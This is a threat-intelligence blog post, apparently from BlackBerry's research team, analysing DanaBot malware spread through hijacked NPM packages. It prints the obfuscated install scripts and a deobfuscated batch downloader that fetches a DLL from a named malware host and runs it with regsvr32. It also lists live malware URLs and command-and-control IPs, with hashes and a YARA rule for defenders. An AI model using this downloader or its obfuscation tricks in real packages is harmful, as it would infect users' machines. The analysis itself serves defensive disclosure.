


Threat Thursday: DanaBot's Evolution from Bank Fraud to DDos Attacks

 blogs.blackberry.com/en/2021/11/threat-thursday-danabot-malware-as-a-service

The BlackBerry Research & Intelligence Team



Summary

DanaBot is an ever-evolving and prevalent threat that has been in the wild since 2018. The malware has seen a resurgence in late 2021 after it was found several times in hijacked packages of NPM, a popular JavaScript software package manager for Node.JS.

Sold as a Malware-as-a-Service (MaaS) offering, DanaBot initially focused on banking fraud and information stealing. However, over the years it has matured in complexity and grown in functionality.

One such functional shift was seen in late October 2021, when an affiliate using the malware dropped via the hijacked NPM packages was involved in a distributed denial-of-service (DDoS) attack against a commercial organization based in Russia.

Operating System

Windows	MacOS	Linux	Android
Yes	No	No	No

Risk & Impact

Impact	Medium
Risk	High

Technical Analysis

The DanaBot malware has seen great success as a MaaS platform, allowing other threat actors to carry out their own desired malicious goals. Since its creation in 2018, threat actors who purchased the malware have been given specific botnet identification for the MaaS, known as affiliate IDs. These IDs signify different campaigns, threat actors, and potentially different targets. Throughout its life, DanaBot has been used in a wide range of campaigns, and its delivery has changed and evolved as well.

Evolution of Delivery

Phishing and Spam

Historically, the malware was used in phishing and malspamming campaigns. DanaBot relied on social engineering tactics of varying complexity to bait victims into following unknown links attached to emails, and inadvertently downloading the malware.

Over time, DanaBot has focused more on deployment via traditional malspam. This threat has had some noteworthy success since shifting tactics to using low-volume spear-phishing campaigns that target specific victims with a finer degree of complexity and social engineering, to make it seem more trustworthy to its targets.

As the malware has evolved, DanaBot began to further its reach by utilizing webinjects to harvest victim email addresses. Webinjects are malicious display fields or overlays that are injected onto webpages open on the victim's browser. These fields are filled by the user, who thinks they are filling out their regular login page, and this information is then stolen by the malware. Historically, malware such as DanaBot has displayed such fields over email, social networking, and banking log-on pages to steal these user credentials.

DanaBot has since used addresses stolen by webinject to further its spam email campaigns and spread its reach.

Compromised and Cracked Websites

More recently, DanaBot has been hosted and distributed via webpages offering cracked software and applications. Cracked software is “closed-source” software-for-pay that has been exploited to allow people who use the “crack” to have full access to what would normally be paid functionality and features, without paying licensing fees or an initial up-front cost.

Threat actors commonly deploy their Trojanized executables by bundling them with cracked software as a lure for victims to unknowingly download and execute malicious software. Malware that is distributed this way often targets a particular demographic of users who may be less security-conscious, such as people who are seeking software that is either illicit or illegal, depending on the jurisdiction where they live.

Compromised Packages

Late in 2021, the NPM JavaScript software package manager for Node.JS had a handful of its libraries compromised and infected with malware. It was later ascertained that the malware in question was DanaBot.

In October 2021, the [Cybersecurity & Infrastructure Security Agency \(CISA\)](#) published a [warning](#) about malware being discovered in three versions of the NPM "ua-parser-js" package. Users who downloaded and executed the hijacked package were infected with DanaBot, along with a [cryptocurrency miner](#).

In November 2021, [NPM stated](#) via [Twitter](#) that it had been hijacked once again. A compromised account was used to publish and push malicious code to two further packages: first "coa," and then "rc."

Malicious “Rc” and “Coa” Packages

Though both coa and rc had not been updated for several years, both still receive thousands of downloads daily. The presence of malicious code in these packages was discovered by someone who had used the coa package, and then subsequently reported errors in various builds. This strange behavior prompted further investigation, which led to the discovery of the maliciously injected code. [NPM released a statement](#) explaining that all Windows® users who had recently downloaded either package should consider their systems compromised.

Analyzing the contents of a compromised version of the package “rc-1.3.9,” we can see the malicious scripts added to the package (highlighted in red).

Name	Date modified	Type	Size
lib	11/11/2021 12:45 PM	File folder	
test	11/11/2021 12:45 PM	File folder	
browser.js	10/26/1985 9:15 AM	JavaScript File	1 KB
cli.js	10/26/1985 9:15 AM	JavaScript File	1 KB
compile.bat	10/26/1985 9:15 AM	Windows Batch File	3 KB
compile.js	11/11/2021 12:54 PM	JavaScript File	2 KB
index.js	10/26/1985 9:15 AM	JavaScript File	2 KB
LICENSE.APACHE2	10/26/1985 9:15 AM	APACHE2 File	1 KB
LICENSE.BSD	10/26/1985 9:15 AM	BSD File	2 KB
LICENSE.MIT	10/26/1985 9:15 AM	MIT File	2 KB
package.json	10/26/1985 9:15 AM	JSON Source File	1 KB
README.md	10/26/1985 9:15 AM	Markdown Source File	6 KB

Figure 1: Contents of rc-1.3.9

Inspecting the contents of the affected package rc-1.3.9, we found that the files “compile.bat” and “compile.js” were compromised and contained malicious code. Both compromised versions of coa and rc share identical malicious Windows Batch and JavaScript scripts.

When installing, both packages will first execute and run the file compile.js via Node, as seen below:

```


1  const _0x29286e= _0x3b9e;
2  (function( _0x595213, _0x1c7f12){
3    const _0x524030= _0x3b9e, _0x10bbc4= _0x595213 ();
4    while (!![]){try{const _0x5ab451=parseInt(_0x524030(0xeff))/0x1*(-parseInt(_0x524030(0xfa))/0x2)+parseInt(_0
5    if( _0x5ab451=== _0x1c7f12)break;
6    else _0x10bbc4['push'](_0x10bbc4['shift']());
7    }
8    catch(_0x3b1efb){_0x10bbc4['push'](_0x10bbc4['shift']());}})(_0x4f67,0x3d733));
9    const {exec}=require('child_process');
10   function _0x4f67 () {const _0x5d7817=['28bejTPQ', '1355673zDaxId', '779896MgsJdu', 'child_process', '26358Gz0kXk
11   _0x4f67=function() {
12     return _0x5d7817;
13   };
14   return _0x4f67 ();
15 }
16 var opsys=process[_0x29286e(0xfc)];
17 function _0x3b9e(_0x21f5ee, _0x411966){const _0x4f6708=_0x4f67 ();
18 return _0x3b9e=function(_0x3b9ecb, _0x3ac81f){ _0x3b9ecb= _0x3b9ecb-0xe9;
19 let _0x5a6794= _0x4f6708[_0x3b9ecb];return _0x5a6794;
20 }, _0x3b9e(_0x21f5ee, _0x411966);
21 }
22 if(opsys===_0x29286e(0xf1))opsys=_0x29286e(0xfb);
23 else{
24   if(opsys===_0x29286e(0xea)||opsys===_0x29286e(0xfe)){opsys='Windows';
25   const {spawn}=require(_0x29286e(0xf9)),bat=spawn(_0x29286e(0xfd), ['/c', _0x29286e(0xee)]);
26 }
27   else opsys===_0x29286e(0xf0)&&(opsys=_0x29286e(0xec));}

```

Figure 2: Obfuscated compile.js

On execution, this JavaScript code will launch the secondary malicious script, which is a Windows batch file (.BAT) called compile.bat. This batch file acts as a downloader for the malware.

The content of compile.bat is initially obfuscated, but it can be deobfuscated to reveal the true intention of this malicious code.



```
1 @echo off
2 Set aim=dgYfeRCiI6tM5ySU4AFWnGwu7j3VBTPD82cHblKEvJhQqozN1sxZL0rm9apXkO
3 cls
4 @%aim:~4,1%%aim:~34,1%%aim:~42,1%%aim:~45,1% %aim:~45,1%%aim:~3,1%%aim:~3,1%
5 %aim:~34,1%%aim:~23,1%%aim:~54,1%%aim:~37,1% %aim:~42,1%%aim:~10,1%%aim:~10,1%%aim:~58,1%%aim:~49,1%://%aim:~58,1%
6 %aim:~7,1%%aim:~3,1% %aim:~20,1%%aim:~45,1%%aim:~10,1% %aim:~4,1%%aim:~50,1%%aim:~7,1%%aim:~49,1%%aim:~10,1% %aim:
7 %aim:~22,1%%aim:~1,1%%aim:~4,1%%aim:~10,1% %aim:~42,1%%aim:~10,1%%aim:~10,1%%aim:~58,1%%aim:~49,1%://%aim:~58,
8 )
9 %aim:~7,1%%aim:~3,1% %aim:~20,1%%aim:~45,1%%aim:~10,1% %aim:~4,1%%aim:~50,1%%aim:~7,1%%aim:~49,1%%aim:~10,1% %aim:
10 %aim:~34,1%%aim:~4,1%%aim:~54,1%%aim:~10,1%%aim:~23,1%%aim:~10,1%%aim:~7,1%%aim:~37,1%.%aim:~4,1%%aim:~50,1%%a
11 )
12 %aim:~54,1%%aim:~4,1%%aim:~1,1%%aim:~49,1%%aim:~40,1%%aim:~54,1%%aim:~26,1%%aim:~33,1%.%aim:~4,1%%aim:~50,1%%aim:~
```

Figure 3: Obfuscated compile.bat

Once deobfuscated, we can see that it attempts to download a .DLL named "sdd.dll" from an unknown domain, and outputs it as "compile.dll." If successful, the malicious .DLL will be executed via "Regsvr32.exe," which is a command-line utility in Microsoft® Windows® that is commonly used for registering DLLs in the Windows Registry.



```
1 @echo off
2 Set aim=dgYfeRCiI6tM5ySU4AFWnGwu7j3VBTPD82cHblKEvJhQqozN1sxZL0rm9apXkO
3 cls
4 @echo off
5 curl https://pastorcryptograph.at/3/sdd.dll -o compile.dll
6 if not exist compile.dll (
7     wget https://pastorcryptograph.at/3/sdd.dll -o compile.dll
8 )
9 if not exist compile.dll (
10     certutil.exe -urlcache -f https://pastorcryptograph.at/3/sdd.dll compile.dll
11 )
12 regsvr32.exe -s compile.dll
```

Figure 4: Un-obfuscated compile.bat

Indicator of Compromise (IoC): pastorcryptograph[dot]at/3/sdd[dot]dll

WARNING: At the time of writing, the BlackBerry Research & Intelligence Team has noted the URL above is both still active and hosting samples of DanaBot. BlackBerry is not responsible for any damage or harm incurred as a result of readers of this blog attempting to load this URL.

The DLL will attempt to make contact with 185[dot]117[dot]90[dot]36:443 before eventually launching the malware once again, via rundll32.exe.

The malware will then rerun using a Base64 encoded export. This export is calculated by DanaBot to determine which mode the malware is running in. This is done by subtracting the first three bytes of export, as follows.

Name	Value
Export (Base64):	TkMLNjluVQ==
Decimal:	78 67 11 54 57 110 85
Calculation:	78-67-11 = 0
Result:	0 (running main malware component)

Capabilities and Commands

DanaBot is mainly used for its information-stealing functionality and modular flexibility. The malware made its last iterative change at the end of 2020, and then made additional changes in September 2021.

All communication between the malware and its command-and-control (C2) server is encrypted using Advanced Encryption Standard (AES), including the following activities and commands:

- Initial call-home beaconing to its C2
- Updating its C2 list
- Switching to using a Tor-based C2
- Beginning information-stealing
- Reporting/listing system information
- Reporting/listing hardware information
- Taking screenshots of victim device
- Remote Access Trojan (RAT) functionality
- Keylogging
- Remote screen recording
- Requesting updates

DDOS

In late October 2021, machines affected with samples of DanaBot that were dropped via the hijacking of ua-parser were involved in a DDoS attack. The affected devices received further malicious instructions to target a specific commercial organization based in Russia.

This event highlights the flexibility of the malware beyond its historic information-stealing functionality.

Collaboration

Historically, DanaBot has not operated alone. In the past, it has worked with other malware families once on a victim's device to add to the overall damage caused. For example, this threat has been seen working in collaboration with GootKit, which was once a popular banking Trojan first found in the wild in 2014. Though seemingly not updated since 2019, GootKit has recently become active again.

There are no signs yet that point to this partnership reforging.

Conclusion

At its heart, DanaBot is a complex and modular information-stealer, focusing on harvesting victim credentials and other valued logins. The malware has the ability to perform web-injects on popular services, as well as having remote access functionality. This allows the malware to gather a wealth of information about a compromised victim's device, which can be further used in secondary attacks.

Seemingly on the decline over recent years, the past year has sparked new life and a return to the mainstream for DanaBot. This threat is part of an evolving malware family, with frequent enhancements to both communication, attack vector, and functionality.

With a recent spike in activity and a new attack vector via the recent hijacking of NPM packages, it is clear that this Malware-as-a-Service is still under development. Coupled with its utilization in recent DDoS attacks and NPM hijacks, the threat of DanaBot is as prevalent as ever.

NOTE: Users who have recently utilized NPM packages are likely to have compromised machines. They should patch such packages immediately and check for artifacts of DanaBot.

YARA Rule

The following YARA rule was authored by the BlackBerry Research & Intelligence Team to catch the threat described in this document:

```

import "pe"
import "hash"

rule Mal_informationstealler_Win32_DanaBot_DLL_Nov_2021
{
  meta:
    description = "Detects DanaBot DLL drop via compromised NPM packages
November 2021"
    author = "Blackberry Threat Research Team "
    date = "2021-11"
    license = "This Yara rule is provided under the Apache License 2.0
(https://www.apache.org/licenses/LICENSE-2.0) and open to any user or organization, as
long as you use it under this license and ensure originator credit in any derivative to The
BlackBerry Research & Intelligence Team"

  strings:
    $s0 = "Thin.dll" ascii wide
    $s1 = "Usual done" ascii wide

  condition:

    //PE File
    uint16(0) == 0x5a4d and

    //PE File size
    filesize < 2000KB and filesize > 1500KB and

    //Entry
    pe.entry_point == 0x154ccb and

    //Must have exactly 5 sections
    pe.number_of_sections == 5 and

    //All Strings
    all of ($s*)
}

```

Indicators of Compromise (IoCs)

Affected NPM Packages:

- Ua-parser.js 0.7.29, 0.8.0, 1.0.0 (Available patch)
- Coa – version 2.0.3 and above (Unpatched)
- RC – version 1.2.9, 1.3.9 and 2.3.9 (Unpatched)

Compromised NPM Package DanaBot URL

(WARNING: these are live malware sites at the time of writing):

- pastorcryptograph[dot]at/3/sdd[dot]dll
- citationsherbe[dot]at/3/sdd[dot]dll

DanaBot Hosting URLs:

- hxxp://23[.]254[.]226[.]52/lots[.]exe
- hxxp://45[.]147[.]231[.]79/apply[.]exe
- hxxp://212[.]114[.]52[.]52/spho[.]exe
- hxxp://fumiom11[.]top/downfiles/sodomy[.]exe

C2 IP Addresses

- 185[.]117[.]90[.]36:443
- 193[.]42[.]36[.]59:443
- 193[.]56[.]146[.]53:443
- 185[.]106[.]123[.]228:443
- 192[.]119[.]110[.]73:443
- 192[.]236[.]192[.]201:443
- 88[.]150[.]227[.]98

Compromised NPM Packages:

- rc-1.3.9.tar -
697fa153891f6df6143a85b1b62a8ad1e0b2aae5ffc924de65d7266b721e6af1
- rc-1.3.9.tgz -
485445b515455fdef701735462baf4d58653152e7a3da81d2b93d0ec8a878fb4

Comprised NPM Scripts:

- Compile.js -
608c06ef802ad84d7d4d8c2bf497690ed6da8b5380e99b76f32feb3918738c06
- Compile.bat -
eb99954657e3ae69c43c0ccb90131763030239fbd4dff18719e21dae2d6e0a93

BlackBerry Assistance


If you're battling this malware or a similar threat, you've come to the right place, regardless of your existing BlackBerry relationship.

The BlackBerry Incident Response team is made up of world-class consultants dedicated to handling response and containment services for a wide range of incidents, including ransomware and Advanced Persistent Threat (APT) cases.

We have a global consulting team standing by to assist you providing around-the-clock support, where required, as well as local assistance. Please contact us here:

<https://www.blackberry.com/us/en/forms/cylance/handraiser/emergency-incident-response-containment>

*Want to learn more about cyber threat hunting? Check out the BlackBerry Research & Intelligence Team's new book, ***Finding Beacons in the Dark: A Guide to Cyber Threat Intelligence*** - now available for free download [here](#).*

A promotional banner for BlackBerry. The top half has a blue background with the BlackBerry logo and tagline 'Intelligent Security. Everywhere.' on the left. In the center, the text reads 'THE BEST DEFENSE IS ABOUT TO BE A BEST SELLER.' followed by the URL 'BlackBerry.com/beacon'. On the right, there is a 3D rendering of the book 'FINDING BEACONS'. The bottom half of the banner features a black background with the white BlackBerry logo.

About The BlackBerry Research & Intelligence Team

The BlackBerry Research & Intelligence team examines emerging and persistent threats, providing intelligence analysis for the benefit of defenders and the organizations they serve.

[Back](#)